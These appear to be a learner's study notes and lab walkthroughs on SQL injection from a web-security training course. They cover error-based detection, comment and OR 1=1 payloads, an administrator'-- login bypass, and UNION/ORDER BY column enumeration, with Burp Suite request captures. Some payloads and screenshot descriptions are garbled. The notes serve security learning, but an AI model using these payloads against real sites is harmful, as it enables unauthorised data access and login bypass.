

1,SQL Injection (SQLi)

1. **SQL Injection (SQLi) is a web security vulnerability.**
2. It happens when an attacker **manipulates the SQL query** that a web application sends to its **database**.
3. Because of this, the attacker can **access data that they normally should not see**.
4. This data may include:
 - Other users' information
 - Private or sensitive data stored in the database
5. In some cases, the attacker can also:
 - **Modify data**
 - **Delete data**
6. This can cause **permanent changes** in the website's **content or behavior**.
7. In more serious situations, SQL injection can allow the attacker to:
 - **Compromise the server**
 - **Access backend systems**
 - **Perform Denial-of-Service (DoS) attacks.**

Topic: Detecting SQL Injection Vulnerabilities

1. **SQL Injection vulnerabilities can be detected manually by testing all input fields (entry points)** in a web application.
Example: login forms, search boxes, URL parameters, etc.
2. **Test using a single quote '**
 - Send ' as input.
 - If the application shows **SQL error messages or unusual behavior**, it may indicate SQL injection.
3. **Test using SQL syntax that changes values**
 - Send inputs that return the **original value and different values**.
 - If the application's response changes, it may indicate SQL injection.
4. **Use Boolean conditions**
Example:
OR 1=1

OR 1=2
 - **OR 1=1 is true**
 - **OR 1=2 is false**
 - If the responses are different, it may indicate SQL injection.

4. Test using time delay payloads

- Send SQL payloads that **delay the database response**.
- If the response time becomes slower, it may indicate SQL injection.

5. Use OAST (Out-of-band Application Security Testing) payloads

- These payloads trigger **external network interactions**.
- If the server makes a request to an external system, it may indicate SQL injection.

6. Automatic Detection using Burp Suite

- Instead of manual testing, **Burp Scanner** can automatically detect most SQL injection vulnerabilities quickly and reliably.

Topic: SQL Injection in Different Parts of a Query

1. Most SQL injection vulnerabilities happen in the **WHERE clause of a SELECT query**.
2. This happens because user input is often used to **filter data in the WHERE condition**.
3. However, SQL injection can occur in **many other parts of a SQL query**, not only in the WHERE clause.

Common Places Where SQL Injection Can Occur

4. UPDATE Statements

- Injection can occur in:
 - The **values being updated**
 - The **WHERE condition**

5. INSERT Statements

- Injection can happen in the **values that are inserted into the database**.

6. SELECT Statements (Table or Column Name)

- Injection may occur if user input is used as:
 - **Table name**
 - **Column name**

7. ORDER BY Clause

- Injection can occur if user input is used to **control how results are sorted**.

Topic: Retrieving Hidden Data

1. Suppose there is a **shopping website** that shows products by **category**.
2. When a user clicks **Gifts**, the browser sends this request:

<https://insecure-website.com/products?category=Gifts>

3. The application uses this input to create a **SQL query**.

Example query:

SELECT * FROM products WHERE category = 'Gifts' AND released = 1

4. This query tells the database to return:
 - **All columns (*)**
 - From the **products table**
 - Where **category = Gifts**
 - And **released = 1**
5. The condition **released = 1** means:
 - Only **released products are shown**
 - Products that are **not released are hidden**
6. Unreleased products likely have: **released = 0**
7. So the website **filters the results** and only shows products that are **released to users**.

If the application does not have protection against SQL injection.

Using '-- Attack

1. An attacker can modify the URL like this:

<https://insecure-website.com/products?category=Gifts'-->

2. This changes the SQL query to:

SELECT * FROM products WHERE category = 'Gifts'-- AND released = 1

- In SQL, **-- means comment.**
- Everything **after -- is ignored by the database.**
- So the condition:

AND released = 1 is removed from the query.

3. Because of this, the database now shows:

- Released products
- Unreleased products

So hidden products become visible.

Using OR 1=1 Attack

1, An attacker can also use this payload:

<https://insecure-website.com/products?category=Gifts+OR+1=1-->

2, The SQL query becomes:

```
SELECT * FROM products WHERE category = 'Gifts' OR 1=1--' AND released = 1
```

3, The condition 1=1 is **always true**.

Because of this, the query returns:

- All products
- From all categories
- Including hidden or unknown categories

Warning

- Be careful when using OR 1=1.
- Some applications reuse the same input in **multiple queries**.
- If this input reaches queries like:
 - UPDATE
 - DELETE

it could **accidentally delete or modify data in the database**.

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

APPRENTICE



Not solved

This lab contains a SQL injection vulnerability in the product category filter. When the user selects a category, the application carries out a SQL query like the following:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

To solve the lab, perform a SQL injection attack that causes the application to display one or more unreleased products.

Vulnerability: SQL injection (in the product category filter)

SQL Query: `SELECT * FROM products WHERE category = 'Gifts' AND released = 1`

End Goal: Display all products both released and unreleased

Analysis:


Step1: How the Website Normally Works

Example when selecting **Pets** category:

```
SELECT * FROM products WHERE category = 'Pets' AND released = 1
```


Result:

Only **released products** are shown.




Step2: we try with single cote ‘

SELECT * FROM products WHERE category = "" AND released = 1



After result :



It gives the internal server error

This indicates that it has sql inject vulnerability


Step3: try with the payload '--

SELECT * FROM products WHERE category = '--' AND released = 1


- In SQL, -- means **comment**.
- Everything **after -- is ignored by the database**.
- So the condition:

AND released = 1 is **removed from the query**.

After removed it will be like this SELECT * FROM products WHERE category = "




Result :




We got nothing its just print that payload '-- so this say its vulnerable

Step4: Using OR 1=1 Attack

SELECT * FROM products WHERE category = " or 1=1- -' AND released = 1



Result :



Lab solved

Topic: Subverting Application Logic (SQL Injection Login Bypass)

1. What the Scenario Says

A website has a **login system**.

Users log in using:

- **Username**
- **Password**

The application checks the credentials using this **SQL query**:

```
SELECT * FROM users WHERE username = 'wiener' AND password = 'bluecheese'
```

2. Understanding the Query

Break the query into parts.

```
SELECT * FROM users
```

Meaning:

- Select all user details
- From the **users table**

```
WHERE username = 'wiener'
```

Meaning:

- Check if the username is **wiener**

```
AND password = 'bluecheese'
```

Meaning:

- Check if the password is **bluecheese**

Login works **only if both conditions are true**.

3. Normal Login Process

User enters:

Username: wiener

Password: bluecheese

Query executed:

```
SELECT * FROM users WHERE username = 'wiener' AND password = 'bluecheese'
```

If a matching user exists → **Login successful**

4. Where the Vulnerability Exists

The application directly inserts **user input into the SQL query**.

Example structure:

```
username = 'USER_INPUT'
```

If input is **not filtered**, attackers can inject SQL code.

5. Attack Idea

Remove the **password check** from the query.

To do this we use a **SQL comment symbol**. **--**

Everything after **--** **will be ignored by SQL**.

6. Injection Payload

Attacker enters:

Username: administrator'--

Password: (blank)

7. How the Query Changes

Original query:

```
SELECT * FROM users WHERE username = 'administrator' AND password = ''
```

After SQL injection:

```
SELECT * FROM users WHERE username = 'administrator'--' AND password = ''
```

8. What Happens in the Query

administrator'--

This **closes the username string** and adds a comment.

-- This comments out the rest of the query.

So this part is ignored:

AND password = ''

9. Final Query Executed

The database effectively runs:


```
SELECT * FROM users WHERE username = 'administrator'
```

This attack is called: **Subverting Application Logic**

Meaning:

- The attacker **changes how the application logic works** using SQL injection.

Lab: SQL injection vulnerability allowing login bypass



This lab contains a SQL injection vulnerability in the login function.

To solve the lab, perform a SQL injection attack that logs in to the application as the `administrator` user.




Vulnerability: SQL (login bypass)

End Goal: Perform SQLi attack and log in as the administrator user


Analysis:

- Just enter ' in username and then enter any password if it give Internal server error then it indicate that sql injection
- Just enter the payload in the username field rest of will be **This comments out the rest of the query.**

payload: administrator'--



Lab solved



Topic: SQL Injection UNION Attacks

1. What is SQL Injection UNION Attack

A **SQL Injection UNION Attack** happens when:

- A website is vulnerable to **SQL injection**
- The **query results are displayed on the webpage**

In this case, an attacker can **retrieve data from other tables in the database**.

2. Main Idea

The attacker uses the **UNION keyword** to combine results from another query.

This allows the attacker to **extract additional data from the database**.

3. What is the UNION Keyword

The **UNION** keyword is used to **combine the results of multiple SELECT queries**.

Example:

```
SELECT a, b FROM table1 UNION SELECT c, d FROM table2
```

Understanding the Query

Break the query into parts.

First Query

```
SELECT a, b FROM table1
```

Meaning:

- Select column **a**
- Select column **b**
- From **table1**

Second Query

SELECT c, d FROM table2

Meaning:

- Select column **c**
- Select column **d**
- From **table2**

UNION Operation

UNION

Meaning:

- Combine the results of both queries

5. Final Result

The database returns **one combined result set**.

It contains:

- Data from **table1 (a, b)**
- Data from **table2 (c, d)**

So the output shows **data from both tables together**.

6. Why Attackers Use UNION

Attackers use **UNION attacks** to extract sensitive information such as:

- Usernames
- Passwords
- Email addresses
- Database information

For a **UNION SQL injection attack to work**, some conditions must be satisfied.

There are **two important requirements**.

1 ,Same Number of Columns

Both SQL queries must return **the same number of columns**.

Example:

Correct:

```
SELECT a, b FROM table1
```

```
UNION
```

```
SELECT c, d FROM table2
```

Explanation:

- First query → **2 columns (a, b)**
- Second query → **2 columns (c, d)**

So the UNION query works

2 ,Compatible Data Types

The **data types of columns must match**.

Example:

Correct:

```
SELECT username, password FROM users
```

```
UNION
```

```
SELECT email, password FROM accounts
```

Explanation:

- Both columns contain **text values**
- So the UNION query works.

What an Attacker Must Find

Before performing a **UNION SQL injection**, the attacker must discover two things.

1. Number of Columns

Find out **how many columns the original query returns**.

2. Suitable Columns

Find out **which columns accept the correct data type**.

Example:

- Text columns
- Number columns

These columns will be used to **display the injected data**.

Topic: Determining the Number of Columns (SQL Injection UNION Attack)

Before performing a **UNION SQL injection attack**, the attacker must find:

How many columns the original SQL query returns.

This is important because:

UNION queries require the **same number of columns**.

Method 1: ORDER BY clause.

The attacker sends multiple payloads and **increases the column number step by step**.

Example Payloads

The attacker injects:

' ORDER BY 1--

' ORDER BY 2--

' ORDER BY 3--

And continues increasing the number.

What ORDER BY Does

The **ORDER BY clause** sorts results using a column.

Example:

ORDER BY 1

Meaning:

- Sort results by **column 1**

ORDER BY 2

Meaning:

- Sort results by **column 2**

So the attacker is testing **how many columns exist in the result**.

How the Attack Works

The attacker increases the number:

ORDER BY 1

ORDER BY 2

ORDER BY 3

ORDER BY 4

Until an **error occurs**.

Example Error

When the column number exceeds the real columns, the database may return an error like:

The ORDER BY position number 3 is out of range of the number of items in the select list.

Meaning:

The query only has **2 columns**, but the attacker tried **3**.

Example:

ORDER BY 1 → Works

ORDER BY 2 → Works

ORDER BY 3 → Error

This means:

The query returns **2 columns**.

The application may respond in different ways:

1. **Database error message appears**
2. **Generic error page**
3. **No results returned**

Even if the error is hidden, attackers can still detect **changes in the response**.

'ORDER BY 1-- worked status 200

The screenshot shows the Burp Suite interface with the Repeater tab selected. The target URL is `https://0ae00f3039cdeed811ad`. The request is a GET request to `/filter?category=1--ORDER BY 1-- HTTP/2`. The response is an HTTP 200 OK status with a content type of `text/html; charset=utf-8`. The response body contains HTML code, including a `<script>` tag that executes `SQL injection UNION attack, determining the number of columns returned by the query`. The response also includes a `<div id='academyLabHeader'>` section with a `<div class='academyLabBanner'>` and a `<div class='logo'>` element. The response is rendered in the right pane.

'ORDER BY 2-- worked status 200

The screenshot shows the Burp Suite interface with the Repeater tab selected. The target URL is `https://0ae00f3039cdeed811ad`. The request is a GET request to `/filter?category=ORDER BY 2-- HTTP/2`. The response is an HTTP 200 OK status with a content type of `text/html; charset=utf-8`. The response body contains HTML code, including a `<script>` tag that executes `SQL injection UNION attack, determining the number of columns returned by the query`. The response also includes a `<div id='academyLabHeader'>` section with a `<div class='academyLabBanner'>` and a `<div class='logo'>` element. The response is rendered in the right pane.

‘ORDER BY 3-- worked status 200

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane on the left displays an HTTP GET request to `/filter?category=ORDER BY 3--`. The 'Response' pane on the right shows an HTTP 200 OK response with a content type of `text/html`. The response body contains HTML code, including a `<script>` tag that executes a SQL injection attack: `SQL injection UNION attack, determining the number of columns returned by the query`. The status bar at the bottom indicates '0 highlights'.

‘ORDER BY 4-- worked status 500 (internal server Error)

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane on the left displays an HTTP GET request to `/filter?category=ORDER BY 4--`. The 'Response' pane on the right shows an HTTP 500 Internal Server Error response with a content type of `text/html`. The response body contains HTML code, including a `<script>` tag that executes a SQL injection attack: `SQL injection UNION attack, determining the number of columns returned by the query`. The status bar at the bottom indicates '0 highlights'.

So finally we concluded that there are 3 columns

Method 2: find the **number of columns in the original SQL query**.

It uses **UNION SELECT with NULL values**.

The attacker sends multiple **UNION SELECT queries** with different numbers of **NULL values**.

Example payloads:

```
' UNION SELECT NULL--
```

```
' UNION SELECT NULL,NULL--
```

```
' UNION SELECT NULL,NULL,NULL--
```

The attacker keeps **increasing the number of NULL values**.

Why This Works

A **UNION** query requires the **same number of columns**.

If the number of columns **does not match**, the database returns an **error**.

Example error:

All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists.

Why NULL Is Used

Attackers use **NULL values** because:

- NULL works with **almost all data types**
- It avoids **data type mismatch errors**

So using NULL **increases the chance that the query works**.

Example:

```
UNION SELECT NULL,NULL,NULL
```

How the Attacker Finds the Column Number

Example test:

UNION SELECT NULL → Error

UNION SELECT NULL,NULL → Error

UNION SELECT NULL,NULL,NULL → Works

This means:

The original query has **3 columns**.

What Happens When the Column Count Is Correct

When the number of NULL values **matches the number of columns**:

- The database executes the UNION query
- A **new row of NULL values** is added to the result

Lab: SQL injection UNION attack, determining the number of columns returned by the query

PRACTITIONER



Not solved

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. The first step of such an attack is to determine the number of columns that are being returned by the query. You will then use this technique in subsequent labs to construct the full attack.

To solve the lab, determine the number of columns returned by the query by performing a SQL injection UNION attack that returns an additional row containing null values.



ACCESS THE LAB

Vulnerability: SQL injection union .(in the product category filter)


End goal : Determining the number of columns

Analysis:

- First check the application is vulnerable just adding single cote (') then




The output :



This confirm that it vulnerable to sql

- Check for ' - - this what is the application behave



Output :



- **number of columns in the original SQL query.**

Use this payload

'+UNION select NULL- -

'+UNION select NULL,+NULL- -

'+UNION select NULL,+NULL,+NULL- -

Keep adding ,NULL- - until get 200 response code

So we try :

Step1: open burpsuite

step 2: intercept the request then

step 3: send to Repeater

The screenshot shows the Burp Suite interface. The 'Proxy' tab is active, and a request is intercepted. The 'Request' tab is selected, showing the raw request details. The request is a GET to the URL `https://0ac8003204fdef9c811a0c7600350069.web-security-academy.net/filter?category=Gifts`. The 'Inspector' tab on the right shows the request details, including request attributes, query parameters, body parameters, cookies, and headers.

Time	Type	Direction	Method	URL	Status code	Length
11:40:5...	WS	→ To server		https://0ac8003204fdef9c811a0c7600350069.web-security-academy.net/academyLabHeader		4
11:40:5...	HTTP	→ Request	GET	https://0ac8003204fdef9c811a0c7600350069.web-security-academy.net/filter?category=Gifts		
11:41:0...	HTTP	→ Request	POST	https://www.youtube.com/youtubei/v1/log_event?alt=json		
11:41:0...	HTTP	→ Request	POST	https://www.youtube.com/youtubei/v1/log_event?alt=json		
11:41:0...	HTTP	→ Request	POST	https://www.youtube.com/youtubei/v1/log_event?alt=json		
11:41:2...	HTTP	→ Request	POST	https://www.youtube.com/youtubei/v1/log_event?alt=json		
11:41:31...	HTTP	→ Request	POST	https://www.youtube.com/youtubei/v1/log_event?alt=json		

Request

Pretty Raw Hex

```

1 GET /filter?category=Gifts HTTP/2
2 Host: 0ac8003204fdef9c811a0c7600350069.web-security-academy.net
3 Cookie: session=OY5DbzWkoTs04qkcvzUnlON0shuWIkDi
4 Sec-Ch-Ua: "Not(A:Brand";v="8", "Chromium";v="144"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: en-GB,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/144.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
  apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer:
  https://0ac8003204fdef9c811a0c7600350069.web-security-academy.net/filter?category=
  Lifestyle
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19

```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

